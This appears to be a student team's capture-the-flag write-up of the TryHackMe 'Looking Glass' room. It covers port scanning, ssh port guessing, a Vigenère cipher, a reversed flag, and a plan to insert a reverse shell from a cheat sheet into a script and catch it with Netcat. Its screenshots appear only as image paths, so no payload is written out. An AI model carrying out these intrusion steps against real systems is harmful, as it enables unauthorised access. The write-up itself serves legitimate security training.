PenTest 1

Looking Glass Supreme Chickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Yong Dick Shen	Member


Recon and Enumeration

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: Nmap/ linenum/ ssh/ boxentriq


Process and Methodology and Attempts:

Fam Yi Qi and Yong Dick Shen tried Nmap to find the ports, the others followed.




Then, we tried to use the ssh command (‘ssh -p (PORT NUMBER) (IP address)’) with different port numbers. If the port number is not accurate, it will show ‘HIGHER’ or ‘LOWER’ and we will know what kind of port numbers we should try next. After we found the accurate port number, it showed a challenge called ‘Jabberwocky’

When we all found our respective ports, an encoded message was shown to us. Yap Jack and Ang Hui Yee found out that it is a poem.




Then, Ang Hui Yee went to https://www.guballa.de/vigenere-solver to solve this cipher and it ended up showing us the Secret (Your secret is bewareTheJabberwock). After solving the challenge, it showed us the password of jabberwock (jabberwock:PASSWORD).

After the password is shown under the poem, we use ssh jabberwock with our respective IP addresses and key in the password given. After that, Yong Dick Shen tried to use linenum to find the shell therefore we could run as the root but failed.



Then, we navigated to the user.txt and it showed us the flag backwards. Ergo, Yong Dick Shen suggested using the rev command to reverse the flag. Upon verification of the flag, Fam Yi Qi placed the flag into the TryHackMe site and got confirmation.




Initial Foothold

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee


Tools used: Cheat code/ nano/ listener

Process and Methodology and Attempts:


When Ang Hui Yee and Fam Yi Qi noticed a shell script,




Yap Jack suggested that we use nano to modify it with a cheat code and he went to Youtube to find one with no avail. Then, he found the pentest monkey cheat code on google.




Yap Jack chose Netcat because the tutorials used it before.

